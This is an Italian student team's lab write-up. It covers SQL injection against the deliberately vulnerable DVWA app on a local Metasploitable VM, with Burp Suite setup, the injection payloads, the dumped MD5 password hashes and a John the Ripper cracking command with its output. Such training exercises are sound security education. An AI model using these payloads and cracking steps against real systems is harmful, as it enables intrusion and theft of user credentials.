

GODS OF HACKING

Siamo un team di sette membri appassionati ed esperti nel mondo della cybersecurity, uniti da un'unica missione: imparare, testare e proteggere.

Il nostro nome, Gods of Hacking, rappresenta lo spirito con cui affrontiamo ogni sfida: determinazione, ingegno e rispetto per l'etica.

Chi siamo?

Un mix di background diversi – dalla programmazione alla gestione di reti, dallo studio dei malware all'analisi delle vulnerabilità – che lavora insieme per crescere in ogni ambito dell'ethical hacking.

Cosa facciamo?

- Partecipiamo a CTF (Capture The Flag) per allenarci su scenari reali.
- Approfondiamo exploit, privilege escalation, XSS, SQLi, reverse engineering e molto altro.
- Condividiamo conoscenze, metodi e tecniche per promuovere una cybersecurity consapevole e responsabile.

Il nostro motto?

“We break to protect. We hack with purpose.”





Questo progetto è stato presentato da:

Anais Fabriani
Giulia Campagna
Mirko Geria
Fabrizio Prisciandaro
Gabriele Turazza
Alessia Radicchi
Riccardo Zappulla - Leader



GODS OF HACKING
ETHICAL HACKERS

INDICE

- Traccia 1 - Web Application Exploit SQLi
- Traccia 2 - Web Application Exploit XSS
- Traccia 3 - System Exploit BOF
- Traccia 4 - Exploit Metasploitable con Metasploit
- Traccia 5 - Exploit Windows con Metasploit
- BlackBox 1 - Jangow 01
- BlackBox 2 - Empire Lupin One
- BlackBox 3 - EPCODE (Harry P)





BW II - Web Application Exploit SQLi

L'obiettivo di oggi ci chiede di sfruttare la vulnerabilità SQL injection presente sulla Web Application DVWA per recuperare in chiaro la password dell'utente **Pablo Picasso** (ricordatevi che una volta trovate le password, c'è bisogno di un ulteriore step per recuperare la password in chiaro)

NB: non usare tool automatici come sqlmap. È ammesso l'uso di repeater burp suite.


Requisiti laboratorio:

Livello difficoltà DVWA: LOW


IP Kali Linux: 192.168.13.100/24

IP Metasploitable: 192.168.13.150/24

Per prima cosa, come richiesto dall'obiettivo, andiamo a cambiare gli IP delle macchine (kali e metasploitable), quindi apriamo la kali da virtualbox e ci spostiamo su network manager per configurare l'IP della macchina e aggiungiamo una rete con l'IP 192.168.13.100/24, controlliamo da terminale con il comando “ **ip a** ” per essere sicuri della configurazione.




Stessa cosa faremo per la metasploitable, quindi apriamo la macchina. Una volta dentro lanciamo il comando “ **sudo nano /etc/network/interfaces** ” per aprire la configurazione di rete dove cambiamo l'address, la network e il gateway rispettivamente con 192.168.13.150, 192.168.13.0 e 192.168.13.1 torniamo su terminale e rivviamo la rete con il comando “ **sudo /etc/init.d/networking restart** ”, una volta fatto ciò per assicurarci che la configurazione sia andata a buon fine lanciamo il comando “ **ip a** ” su terminale per vedere l'ip della macchina metasploitable.



Torniamo sulla kali e lanciamo un ping verso la metasploitable per capire se le due macchine comunicano tra loro, da terminale lanciamo il comando “**ping 192.168.13.150**”.

```
(kali㉿kali)-[~] ~ % ping 192.168.13.150
PING 192.168.13.150 (192.168.13.150) 56(84) bytes of data.
64 bytes from 192.168.13.150: icmp_seq=1 ttl=64 time=0.265 ms
64 bytes from 192.168.13.150: icmp_seq=2 ttl=64 time=0.208 ms
64 bytes from 192.168.13.150: icmp_seq=3 ttl=64 time=0.364 ms
64 bytes from 192.168.13.150: icmp_seq=4 ttl=64 time=0.137 ms
```


Dopodiché apriamo BurpSuite mettiamo su on l’intercept della sessione e apriamo una pagina chrome di burp dove proviamo a raggiungere la pagina browser di metasploitable.




The screenshot shows the BurpSuite interface with the Intercept tab selected. In the foreground, a browser window displays the DVWA (Damn Vulnerable Web Application) login page. The browser's address bar shows the URL `http://192.168.13.150/dvwa/`. The BurpSuite interface includes a "What's new?" section with several cards, such as "Exploring Direct transport security not enforced on https" and "Burp AI: Your personal pentesting assistant". Below the cards, there is a "Recorded login method" section. The main workspace shows a request in the "Request" tab, which is a GET request to the DVWA login page. The "Response" tab shows the DVWA login page content.

Ci chiederà il forward della pagina per raggiungerla, una volta raggiunta la pagina browser di metasploitable possiamo accedere alla DVWA, quindi clicchiamo su DVWA.

Forwardiamo sempre la pagina per raggiungere la pagina di accesso di DVWA, quindi vedremo una pagina di login dove inseriremo user e pass per accedere.




The screenshot shows the Burp Suite interface with the "Proxy" tab selected. A POST request is captured, showing the URL `http://192.168.13.150/dvwa/login.php`. The request payload contains the login credentials: `username=admin&password=password&Login=Login`.




The DVWA login page is displayed, featuring the DVWA logo at the top. It has fields for "Username" (admin) and "Password" (password), and a "Login" button. Below the form, there is some small text about DVWA being a RedTeam OpenSource project.

Una volta all'interno della DVWA ci spostiamo sulla sezione DVWA Security per impostare il livello di sicurezza su “ **low** ”.




The DVWA security settings page is shown. On the left, a sidebar lists various security levels: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), Upload, XSS reflected, XSS stored, DVWA Security (which is highlighted in green), PHP Info, About, and Logout. The main area shows the current security level is "high". A note says "PHPIDS v0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications. You can enable PHPIDS across this site for the duration of your session. PHPIDS is currently disabled. [enable PHPIDS]".



The same DVWA security settings page is shown again, but now the "low" security level is selected in the dropdown menu. The note about PHPIDS remains the same.

Quindi per sfruttare la vulnerabilità SQL injection ci spostiamo sulla sezione SQL injection del server DVWA dove nella barra di ricerca proveremo una condizione sempre vera come “**1' OR '1'='1**” che restituerà Gli utenti del server DVWA che vediamo in figura.



The screenshot shows the DVWA SQL Injection interface. On the left is a sidebar with various exploit categories: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection (the current tab), SQL Injection (Blind), Upload, XSS reflected, XSS stored, DVWA Security, and PHP Info. On the right, under "User ID:", there is an input field containing "1' OR '1'='1" and a "Submit" button. Below the input field, the results are displayed in red text:

- ID: 1' OR '1'='1
First name: admin
Surname: admin
- ID: 1' OR '1'='1
First name: Gordon
Surname: Brown
- ID: 1' OR '1'='1
First name: Hack
Surname: Me
- ID: 1' OR '1'='1
First name: Pablo
Surname: Picasso
- ID: 1' OR '1'='1
First name: Bob
Surname: Smith

Dopodiché possiamo provare a recuperare le password hashate inserendo nella barra di ricerca il comando “**' UNION SELECT user, password FROM users #**” che ci darà il seguente risultato mostrato in figura:

Abbiamo così ottenuto gli user con le password hashate. Adesso non ci rimane che craccare le password hashate per poi ottenere le password in chiaro dell’utente Pablo Picasso.




The screenshot shows the DVWA SQL Injection interface with the same sidebar and input field ("User ID:"). The results are now displayed in red text:

- ID: ' UNION SELECT user, password FROM users #
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
- ID: ' UNION SELECT user, password FROM users #
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03
- ID: ' UNION SELECT user, password FROM users #
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b
- ID: ' UNION SELECT user, password FROM users #
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7
- ID: ' UNION SELECT user, password FROM users #
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

Le password da craccare quindi sono le seguenti:

- 5f4dcc3b5aa765d61d8327deb882cf99
- e99a18c428cb38d5f260853678922e03
- 8d3533d75ae2c3966d7e0d4fcc69216b
- Od107d09f5bbe40cade3de5c71e9e9b7
- 5f4dcc3b5aa765d61d8327deb882cf99

Per fare ciò creiamo un file di testo dove insererime le 5 password hashate trovate che chiameremo “hash.txt” che utilizzeremo con il tool JohnTheRipper, quindi apriamo il terminale su kali e lanciamo il comando **“john --wordlist=/usr/share/wordlists/rockyou.txt --format=raw-md5 /home/kali/Scrivania/hash.txt”** e avremo restituito il seguente risultato mostrato in figura:



```
(kali㉿kali)-[~] $ john --wordlist=/usr/share/wordlists/rockyou.txt --format=raw-md5 /home/kali/Scrivania/hash.txt

Using default input encoding: UTF-8
Loaded 4 password hashes with no different salts (Raw-MD5 [MD5 256/256 AVX2 8x3])
Remaining 1 password hash
Warning: no OpenMP support for this hash type, consider --fork=2
Press 'q' or Ctrl-C to abort, almost any other key for status
letmein (?)
1g 0:00:00:00 DONE (2025-05-08 16:01) 50.00g/s 38400p/s 38400c/s 38400C/s jefrey..james1
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
```

